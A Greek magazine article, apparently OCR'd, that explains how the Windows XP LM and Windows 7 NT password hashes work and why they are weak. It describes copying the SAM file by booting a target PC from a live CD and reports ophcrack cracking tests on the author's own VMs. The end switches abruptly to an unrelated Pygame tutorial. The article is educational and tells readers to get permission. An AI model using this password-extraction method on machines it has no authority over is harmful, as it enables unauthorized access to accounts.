
Το LM hash κάποτε ήταν επαρκέστατο από κρυπτογραφικής σκοπιάς. Εξαιτίας της ραγδαίας εξέλιξης των επεξεργαστών αλλά και της πτώσης του κόστους αποθήκευσης, σήμερα δεν είναι. Ας δούμε όμως πώς τα Windows XP παράγουν τα hashes των κωδικών.

- Αν το μήκος του password είναι πάνω από 14 χαρακτήρες τότε *δεν* υπολογίζεται LM hash κι αντί αυτού υπολογίζεται το κατά πολύ ισχυρότερο NTLM hash (βλ. συνέχεια).
- Πεζά γράμματα στο password μετατρέπονται σε κεφαλαία. Έτσι, η είσοδος της συνάρτησης LM αποτελείται πάντα από κεφαλαία, αριθμούς και σύμβολα.
- Αν το μήκος του password είναι κάτω από 14 χαρακτήρες, τότε προστίθενται όσοι «κενοί» χαρακτήρες (null characters) χρειάζονται, ώστε το μήκος του να είναι *ακριβώς* 14 χαρακτήρες.
- Η συμβολοσειρά 14 χαρακτήρων χωρίζεται στη μέση και πλέον έχουμε δύο, καθεμιά με μήκος 7 χαρακτήρες ή αλλιώς 7 bytes.
- Καθένα από τα δυο αυτά 7-byte strings μετατρέπεται σ' ένα bit stream, δηλαδή σε μια ακολουθία από bits. Αναλυτικότερα, κάθε byte μετατρέπεται στο δυαδικό αντίστοιχό του στον πίνακα ASCII, επομένως για κάθε 7-byte string παίρνουμε ένα bit stream μήκους 7 x 8 = 56 (1 byte = 8 bits). Μετά από κάθε επτάδα bits εισάγεται ένα μηδενικό, άρα τελικά για καθένα από τα δύο μισά του password έχουμε μια ακολουθία από 56 + 8 = 64 bits.
- Καθένα από τα δύο αυτά bit stream μήκους 64 bit, χρησιμεύει για την παραγωγή ενός κλειδιού DES (Data Encryption Standard, http://en.wikipedia.org/wiki/Data_Encryption_Standard). Σ' αυτό το σημείο λοιπόν έχουμε δύο DES keys, ενδεχομένως διαφορετικά αλλά όχι κατ' ανάγκη.



Το ophcrack έχει τρέξει από το live CD με στόχο ένα μηχάνημα Windows 7 και συγκεκριμένα τον χρήστη subZraw. Απέτυχε να βρει το password του, το οποίο ήταν parabing.

Το ophcrack τρέχει ως μια τυπική εφαρμογή πάνω στα Windows 7. Για άλλη μια φορά αποτυγχάνει να βρει το password του χρήστη subZraw, το οποίο γι' αυτή τη δοκιμή ήταν το d3st1ny.



- Καθένα από τα δύο κλειδιά DES χρησιμεύει για την κρυπτογράφηση του string «KGS!@#$%» (χωρίς τα εισαγωγικά).
- Προκύπτουν έτσι δύο ciphertexts --έτσι ονομάζονται οι κρυπτογραφημένες εκδοχές των plaintexts--, τα οποία μπαίνουν το ένα δίπλα στο άλλο για να δημιουργήσουν ένα string μήκους 16 bytes: Αυτό είναι το LM hash του αρχικού password!

Αδυναμίες του LM hash

Από τον πίνακα ASCII που υπάρχει στο www.asciitable.com και σε καμιά 129 χιλιάδες άλλα μέρη στο web, βλέπουμε ότι υπάρχουν 95 στο πλήθος printable characters που μπορούν να χρησιμοποιηθούν σ' ένα password (ξεκινάμε από τον ASCII 32, που είναι το κενό, και μετράμε έως τον ASCII 126, που είναι το ~).

Για strings μήκους 14 χαρακτήρων, λοιπόν, έχουμε 95^14 ή περίπου 2^92 δυνατούς συνδυασμούς, όπως βρίσκουμε αν πάρουμε τον δυαδικό λογάριθμο του 95^14. Το θέμα όμως είναι ότι το LM hash γυρνάει τους πεζούς χαρακτήρες σε κεφαλαίους, επομένως αντί για 95 χρησιμοποιήσιμους χαρακτήρες πρακτικά έχουμε 95 - 26 = 69. Έτσι, αντί για 95^14 συνδυασμούς στην πραγματικότητα έχουμε 69^14 ή περίπου 2^86. Από το 2^86 έως το 2^92 είναι πολύ μεγάλη η απόσταση, όμως το έργο ενός επίδοξου brute forcer είναι ακόμα πιο εύκολο! Πράγματι, εξαιτίας του τρόπου με τον οποίο δουλεύει το LM hash, ο attacker δεν επικεντρώνεται πάνω σ' ένα 14-byte string αλλά πάνω σε δύο 7-byte strings, και για καθένα εξ' αυτών υπάρχουν 69^7 ή περίπου 2^43 συνδυασμοί.


Είναι πολύ πιο οικονομικό από άποψης χρόνου να γίνουν δύο επιθέσεις brute force, καθεμία για τον εντοπισμό ενός string με ciphertext από ένα σύνολο 2^43 στοιχείων, παρά να γίνει μία επίθεση brute force για την εύρεση ενός string με ciphertext από ένα σύνολο 2^92 ή έστω 2^86 στοιχείων.

Τώρα, μια επίθεση brute force που στη χειρότερη περίπτωση ολοκληρώνεται μετά από 2^43 δοκιμές, εξακολουθεί να χρειάζεται αρκετό χρόνο όταν για κάθε δυνατό string πρέπει **α)** να παραχθεί το αντίστοιχο κλειδί κρυπτογράφησης, **β)** μετά να υπολογιστεί ένα ciphertext και **γ)** να συγκριθεί το ciphertext μ' αυτό που ήδη γνωρίζουμε. Χρειάζεται όμως πολύ λιγότερο χρόνο όταν διαθέτουμε *ήδη* έναν πίνακα με όλα τα ciphertexts, για κάθε (ή σχεδόν για κάθε) 7-byte string! Τέτοιοι πίνακες προ-υπολογισμένων ciphertexts ονομάζονται rainbow tables και, όπως υποψιάζεστε, rainbow tables που προέρχονται από διάφορα σύνολα χαρακτήρων υπάρχουν ήδη και χρησιμοποιούνται για το "σπάσιμο" των LM hashes, μ' άλλα λόγια για την αντιστροφή τους (την εύρεση, δηλαδή, των αντίστοιχων κωδικών σε μορφή plaintext).

Εάν το LanMan ενέπλεκε την τεχνική του salting κατά τη δημιουργία των hashes (βλ. και επόμενη ενότητα), η κατασκευή rainbow tables για την αντιστροφή τους θα ήταν αδύνατη. Το LanMan όμως δεν ασχολείται με salting. Ομοίως κι ο διάδοχός του, το NTLM, που χρησιμοποιείται στα Windows 7.

Τα hashes στα Windows 7

Σε σύγκριση με τα LM hashes, εκείνα των Windows 7 δημιουργούνται εφαρμόζοντας μια απλούστερη διαδικασία αλλά ταυτόχρονα είναι πολύ πιο ισχυρά. Ονομάζονται NTLMv2 hashes ή απλά NT hashes και η παραγωγή τους στηρίζεται στην κρυπτογραφική συνάρτηση MD4 (http://en.wikipedia.org/wiki/Md4). Τα NT hashes κατασκευάζονται από κωδι-



Επιτυχία για το ophcrack, το οποίο και στις δύο περιπτώσεις στόχευε τον χρήστη subZraw ενός Windows 7 box. Παρατηρήστε ότι οι κωδικοί που κατάφερε να εντοπίσει δεν ήταν καθόλου πολύπλοκοι...

κούς οι οποίοι επιτρέπεται να έχουν περισσότερους από 14 χαρακτήρες, ενώ υφίσταται και διάκριση μεταξύ πεζών και κεφαλαίων. Επίσης, τα NT hashes δεν προέρχονται από τον χωρισμό του plaintext σε μικρότερα τμήματα, τα οποία είναι ευκολότερο να "σπάσουν".

Τα NT hashes όμως έχουν κι αυτά ένα σημαντικό μειονέκτημα, αφού για τη δημιουργία τους επίσης δεν γίνεται salting. Κι αν τώρα αναρωτιέστε τι είναι αυτό το αλάτισμα που έχουμε ήδη αναφέρει αλλά χωρίς να δώσουμε εξηγήσεις, σας λέμε ότι πρόκειται για μια απλή αλλά έξυπνη τεχνική, κατά την οποία παράγεται ένας τυχαίος αριθμός που συμμετέχει κι αυτός στον υπολογισμό του hash. Αν λοιπόν χρησιμοποιούταν το salting, το ίδιο plaintext password θα μπορούσε να έχει διαφορετικά hashes και η δημιουργία rainbow tables για την αντιστροφή NT hashes θα ήταν προφανώς αδύνατη. Επειδή όμως το salting δεν χρησιμοποιείται, τελικά Εκεί Έξω (TM) κυκλοφορούν rainbow tables τόσο για LM, όσο και για NT hashes. Βεβαίως, τα tables για τα τελευταία τείνουν να μεγαλώνουν πολύ πιο γρήγορα σε σχέση με τα tables για τα LM hashes, το θέμα όμως είναι ότι υπάρχουν και μάλιστα ορισμένα διατίθενται δωρεάν!

Πού αποθηκεύουν τα Windows τα hashes;

Ανεξαρτήτως αν μιλάμε για τα XP ή τα 7, τα LM ή NT hashes αποθηκεύονται σ' ένα registry file ονόματι SAM (εκ του Security Accounts Manager). Ουσιαστικά, πρόκειται για μια μικρή βάση δεδομένων στην οποία συγκεντρώνονται τα password hashes των χρηστών του συστήματος. Το αρχείο SAM κατοικεί κάτω από τον κατάλογο \Windows\system32\config και η προσπέλασή του *μετά* την εκκίνηση του λειτουργικού δεν είναι δυνατή.


Προφανώς, για να έχουμε μια πιθανότητα ν' αποκαλύψουμε τον κωδικό ενός χρήστη, χρειαζόμαστε πρώτα απ' όλα αυτό το αρχείο SAM. Ο ευκολότερος τρόπος για να το αποκτήσουμε είναι όταν έχουμε φυσική πρόσβαση στον υπολογιστή-στόχο, τον οποίο και ξεκινάμε ή επανεκκινούμε φορτώνοντας ένα άλλο λειτουργικό, π.χ., από ένα CD ή USB stick. Όλοι καταλαβαίνουμε τι σημαίνει αυτό στην πράξη: Από το CD ή το USB bootάρει κάποια διανομή Linux, αφού φορτώσει προσαρτούμε το διαμέρισμα των Windows που μας ενδιαφέρει, μετά αντιγράφουμε κάπου το αρχείο SAM (π.χ., σ' ένα USB stick ή δικτυακά σ' έναν άλλον υπολογιστή) κι αργότερα δίνουμε το hash ή τα hashes του SAM στο κατάλληλο εργαλείο, προσπαθώντας έτσι να τα αντιστρέψουμε.

Στη συνέχεια περιγράφουμε κάποιες δικές μας απόπειρες ανεύρεσης κωδικών σε δύο boxes (για την ακρίβεια Virtualbox VMs), το ένα με Windows XP SP3 και το άλλο με Windows 7 SP1.

Καλωσορίστε το ophcrack!

Το δωρεάν εργαλείο ophcrack (`http://ophcrack.sourceforge.net`) χρησιμοποιεί rainbow tables προκειμένου να "ξεσκεπάζει" τα LM ή NT hashes των αρχείων SAM. Υπάρχουν δύο εκδοχές του ophcrack: Μία που εγκαθίσταται πάνω στο λειτουργικό του στόχου και μία αυτόνομη που τρέχει από Linux live CD, το οποίο φορτώνει στο PC-στόχο κι αυτοματοποιεί το σπάσιμο των passwords όλων των χρηστών. (Η διανομή Linux του CD είναι το SliTaz, `www.slitaz.org`.)

Προφανώς, η εκδοχή που εγκαθίσταται πάνω από τα Windows είναι ό,τι πρέπει για εκπαιδευτικούς λόγους, για επιδείξεις ή ακόμη και για έναν



Διπλή αποτυχία για το ophcrack! Πλέον το μηχάνημα-στόχος τρέχει Windows XP κι ο λογαριασμός που θέλουμε να «ξεσκεπάσουμε» είναι εκείνος του χρήστη subZraw. Παρατηρήστε ότι επειδή τα LM hashes των XP αποτελούνται από δύο μέρη, το ophcrack είναι εύκολο να τους επιτεθεί και πράγματι σημειώνει επιτυχίες -- χωρίς όμως να καταφέρει και ν' αποκαλύψει ολόκληρα τα passwords (aw3s0m3mag@zin και j@hnnyc@g3! αντίστοιχα).

επιτιθέμενο με φυσική πρόσβαση στο PC-στόχο αλλά κι αρκετό χρόνο στη διάθεσή του!


Η εκδοχή του ophcrack που τρέχει αυτοματοποιημένα από το live CD έρχεται σε δύο εκδόσεις: Μία για Windows XP και μία για Vista/7. Πρόκειται για δύο ξεχωριστά ISO files κι αφού κατεβάσουμε αυτό που μας ενδιαφέρει το γράφουμε πάνω σ’ ένα άδειο δισκάκι CD, καταφεύγοντας σε ένα εργαλείο σαν το δωρεάν ImgBurn (www.imgburn.com). Ακολούθως πηγαίνουμε μπροστά από τον υπολογιστή-στόχο και τον επανεκκινούμε ή τον ξεκινάμε -- σε κάθε περίπτωση από το CD με το ophcrack. Προσοχή: Για να ξεκινήσει η ακολουθία εκκίνησης του υπολογιστή ψάχνοντας *πρώτα* τον οδηγό CD/DVD για boot code, ενδεχομένως να χρειαστεί κατάλληλη ρύθμιση στο BIOS.

Μόλις φορτώσει το SliTaz Linux (το λειτουργικό πάνω στο CD), το ophcrack θα ξεκινήσει αυτόματα και θα επιχειρήσει να σπάσει τα passwords όλων των χρηστών του λειτουργικού-στόχου. Τα όποια θετικά ή αρνητικά αποτελέσματα απεικονίζονται στην οθόνη.

Γενικά, κατά τη διάρκεια των δικών μας δοκιμών ορισμένα passwords που φαίνονταν δύσκολα το ophcrack τα έβρισκε σε λιγότερο από ένα λεπτό, σε άλλες περιπτώσεις χρειαζόταν δύο με τρία λεπτά, ενώ υπήρχαν κι εκείνες που δεν έβρισκε ακόμα και φαινομενικά εύκολα passwords.

Στην περίπτωση των Windows XP, κωδικοί χρηστών με μήκος το πολύ 14 χαρακτήρες οι οποίοι αποτελούνται μόνο από γράμματα ή αριθμούς, είναι γενικά πανεύκολη λεία για το ophcrack. Στα Windows 7 όμως η εικόνα είναι διαφορετική. Στηριζόμενο στο ένα και μοναδικό rainbow table που οι δημιουργοί του ophcrack παρέχουν δωρεάν, το πρόγραμμα βρίσκει μόνο “εύκολα” passwords, δηλαδή εκείνα με μήκος όχι πάνω από οκτώ χαρακτήρες και που αποτελούν μια συνηθισμένη λέξη της αγγλικής.

Κάντε τις δικές σας δοκιμές με το ophcrack και δείτε πόσο ισχυρό είναι το password που έχετε. Έχετε υπόψη ότι οι δημιουργοί του προγράμματος παρέχουν προς πώληση τεράστια rainbow tables, για Windows XP, Vista και 7. Αν λοιπόν το ophcrack δεν βρει τον κωδικό σας στηριζόμενο στα δωρεάν rainbow tables, μην υποθέτετε αυτόματα ότι είναι ισχυρός!




Το t0talpasswd123 σας φαίνεται καλό password ή όχι; Το ophcrack για Windows XP πάντως το ξεσκέπασε ;)


Σε γενικές γραμμές, χρησιμοποιείτε passwords με περισσότερους από 14 χαρακτήρες, τα οποία συνδυάζουν πεζοκεφαλαία, αριθμητικά ψηφία, σύμβολα και *δεν* προέρχονται από λέξεις που συναντάμε στα συνήθη λεξικά.

Στις εικόνες του άρθρου φαίνονται στιγμιότυπα από τους δικούς μας πειραματισμούς, ενώ οι αντίστοιχες περιγραφές συνήθως έχουν κάτι χρήσιμο να πουν. Δείτε, διαβάστε και ξεκινήστε αμέσως τις δοκιμές, στον δικό σας υπολογιστή ή σ’ εκείνους φίλων.


Α, αφού τους ενημερώσετε και πάρετε την άδειά τους, φυσικά ;)



Ενώ προηγουμένως το ophcrack δεν βρήκε το aw3s0m3mag@zin, τώρα εντόπισε το aw3s0m3magazin. Τα δύο passwords διαφέρουν κατά έναν μόνο χαρακτήρα.



Το ophcrack τρέχει από το live CD και συγκεκριμένα σε text mode. Μόλις ανακάλυψε το password του χρήστη subZraw.



Το 4j2fhk9sdbo2gy μοιάζει σίγουρα ισχυρό για password: δεν βασίζεται σε καμία λέξη από λεξικό φυσικής γλώσσας, αποτελείται από γράμματα και ψηφία, δεν είναι σύντομο κι επιπρόσθετα μοιάζει να είναι εντελώς τυχαίο. Ο χρήστης που το επινόησε πρέπει να είναι uber geek, για να το θυμάται! Κι όμως, το ophcrack το ξεσκέπασε με χαρακτηριστική ευκολία :S





by Sonic

Python Game Programming:

Ready, set, fire!

Μέχρι στιγμής έχουμε ασχοληθεί με τα βασικά του παιχνιδιού μας. Δημιουργήσαμε τις κλάσεις για το σκάφος μας και τους εξωγήινους, πετύχαμε την κίνηση με τα βελάκια και προσθέσαμε μουσική. Όμως το Pygame Invaders έχει πολύ δρόμο μπροστά του, για να γίνει όπως το φανταζόμαστε! Σειρά έχουν το κυλιόμενο φόντο, οι βολές και τα σχετικά ηχητικά εφέ...

Skill: Intermediate

Tags: pygame, scrolling background, laser shots, sound effects

Στο άρθρο του deltaHacker 009 ξεκινήσαμε να γράφουμε το όνειρο κάθε "bedroom programmer" των 80's: Ένα γρήγορο space shooter! Εκείνη την εποχή η λέξη "γρήγορο" σήμαινε ότι θα χρησιμοποιούσαμε assembly ή ότι ήμασταν τυχεροί και διαθέταμε μηχάνημα με hardware sprites, καθώς και μια γλώσσα σαν την extended BASIC του TI-99 ή του Commodore 64. Οι υπόλοιποι προγραμματιστές, οι οποίοι έγραφαν σε απλή BASIC, περιορίζονταν στην κίνηση μόνο μερικών χαρακτήρων. Έτσι, το Space Invaders κατέληγε γρήγορα σε Space Invader, αφού η κίνηση ενός μόνο εξωγήινου σκάφους, μαζί με την κίνηση του δικού μας και τη σχεδίαση των βολών, εξαντλούσαν τις δυνατότητες της γλώσσας προγραμματισμού. Κι όλα αυτά χωρίς να έχουμε ασχοληθεί καθόλου με τα ηχητικά εφέ και την ανίχνευση συγκρούσεων...

Ευτυχώς για 'μάς, σήμερα όχι μόνο έχουμε ταχύτερα μηχανήματα αλλά διαθέτουμε και (τουλάχιστον) μια γλώσσα προγραμματισμού η οποία υλοποιεί εύκολα και καθαρά οτιδήποτε θέλουμε. Μέχρι στιγμής, λοιπόν, έχουμε ασχοληθεί με τα ακόλουθα στοιχεία του παιχνιδιού μας:

- Γράψαμε τις βασικές κλάσεις για το διαστημόπλοιο και τους εξωγήινους
- Υλοποιήσαμε την κίνηση του δικού μας σκάφους με τα βελάκια
- Φτιάξαμε μια απλή/βασική κλάση για το φόντο
- Προσθέσαμε ήχο και μουσική στη βασική τους μορφή

Έχοντας φορτίσει τις προγραμματιστικές μας μπαταρίες (και όχι, στα 80's δεν συνηθίζαμε τις πίτσες και τις κόλες γι' αυτό το σκοπό) αισθανόμαστε έτοιμοι να αντιμετωπίσουμε τις επόμενες προκλήσεις για την κατασκευή του Pygame Invaders.

Κυλιόμενο φόντο

